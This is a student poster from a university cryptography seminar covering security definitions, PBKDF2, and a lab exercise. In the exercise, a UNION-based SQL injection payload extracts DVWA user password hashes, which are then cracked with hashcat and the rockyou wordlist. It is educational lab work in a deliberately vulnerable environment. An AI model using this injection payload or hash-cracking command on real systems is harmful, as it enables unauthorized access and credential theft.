Exploring Cryptography

Through Ethical Hacking and Research

Keith Carlson, Dylan King, Thomas Tuttle

Intro

The goal of this project was to learn about modern cryptography, the ideas behind it, and how it's used today. All group members began this project with no prior knowledge of cryptography, and explored a variety of subjects, including abstract and practical ideas and implementations of cryptographic concepts.

Resources Used

- SageMath: An open-source mathematical programming language, built in Python and featuring cryptographic libraries for experimental and educational use.
- DVWA: A downloadable, open source, and hostable web application that provides a testing environment for learning about web security, vulnerabilities, and hacking.
- Kali Linux: A distribution of Linux designed for digital forensics, penetration testing, and cybersecurity.
- Coursera: Cryptography I by Dan Boneh offered through Coursera.org. We focused mainly on the first couple of weeks because the content got very heavy after that.
- Amazon Web Services: Hosted DVWA on AWS'S EC2. Allowed all of use to easily acces the website and set controls so only we could access it.

Abstract


The most important aspect of a cryptographic algorithm is security. So, before we could investigate and understand cryptography, we needed to learn specific definitions of security relating to cryptography:

- Perfect Security: A cryptographic algorithm always produces a ciphertext that alone provides no information about the plaintext encrypted.
- Semantic Security: A cryptographic algorithm always produces a ciphertext that alone provides no information about the plaintext encrypted *in feasible time*.

A "secure" cryptographic algorithm should theoretically be at least semantically secure against all attacks. There are several existing tests for semantic security, but most are only against specific attacks. For example, an algorithm that is perfectly secure against a **chosen plaintext attack** (in which an attacker is able to encrypt plaintexts of their own choosing) may not be perfectly or even semantically secure against a **data tampering attack** (in which an attacker is able to interfere with the encryption process).

Practical

- SQL Injection
  - Extracted passwords from the DVWA web application.
  - Cracked the passwords by way of a Dictionary Attack using the Hashcat password cracking tool in Kali Linux.
  - Passwords were hashed using the MD-5 algorithim.
    - MD-5 has since been broken it should no longer be used.




Vulnerability: SQL Injection

User ID:

```
ID: 1' union select user,password from users--
First name: admin
Surname: admin

ID: 1' union select user,password from users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information


imkacarlson@kaliLaptop: ~/Documents/CS389_DVWA
File Edit View Search Terminal Help

```
imkacarlson@kaliLaptop:~/Documents/CS389_DVWA$ ls
2017-11-07-102849_1605x1747_scrot.png  Cracked_Hashes.txt  Hashes.txt
imkacarlson@kaliLaptop:~/Documents/CS389_DVWA$ man hashcat
imkacarlson@kaliLaptop:~/Documents/CS389_DVWA$ hashcat -m 0 -a 0 -o Cracked_Hashes.txt Hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (pull/1273/head) starting...

* Device #1: Not a native Intel OpenCL runtime. Expect massive speed loss.
             You can use --force to override, but do not report related errors.
No devices found/left.

Started: Tue Nov  7 10:33:56 2017
Stopped: Tue Nov  7 10:33:56 2017
imkacarlson@kaliLaptop:~/Documents/CS389_DVWA$ hashcat -m 0 -a 0 -o Cracked_Hashes.txt Hashes.txt /usr/share/wordlists/rockyou.txt --force
hashcat (pull/1273/head) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-5200U CPU @ 2.20GHz, 9938/9938 MB allocatable, 4MCU

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Meet-In-The-Middle
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

- PBKDF2
  - Example of a modern password storage algorithm.
  - Learned about what goes into making it. Tried to implement it ourselves but ran into some roadblocks and learned through further research that people should not try and implement this themselves. We still learned a lot about the little parts that went into its making.

Connections

In our research, we found that complete semantic security is not met by most, if not all, modern cryptographic algorithms, and despite this, supposedly broken algorithms (such as MD5) are still in practical use. In addition, the field is constantly morphing and advancing, as more small vulnerabilities are found in the most current cryptosystems, and as advancements in computer performance and power increase the requirements for "feasible time" mandated by semantic security.

References

Chauhan, Akshay Kishor. "How to Do SQL Injection in DVWA?" YouTube, YouTube, 13 Aug. 2016, www.youtube.com/watch?v=GLvrieLufTA&list=PL3FCwCrp4ptysoYcRUVgWF-arP15wdwjK&index=1&t=4s.

JackkTutorials. "How to Setup DVWA (Damn Vulnerable Web Application)." YouTube, YouTube, 15 Nov. 2016, www.youtube.com/watch?v=5BG6iq_AUvM&t=1s.

William Stallings. *Cryptography and Network Security: Principles and Practice, Seventh Edition*. Pearson, 2016.
Dan Boneh. *Cryptography 1*. Coursera. 2017.

Willamette University CS 389 Junior Seminar Fall 2017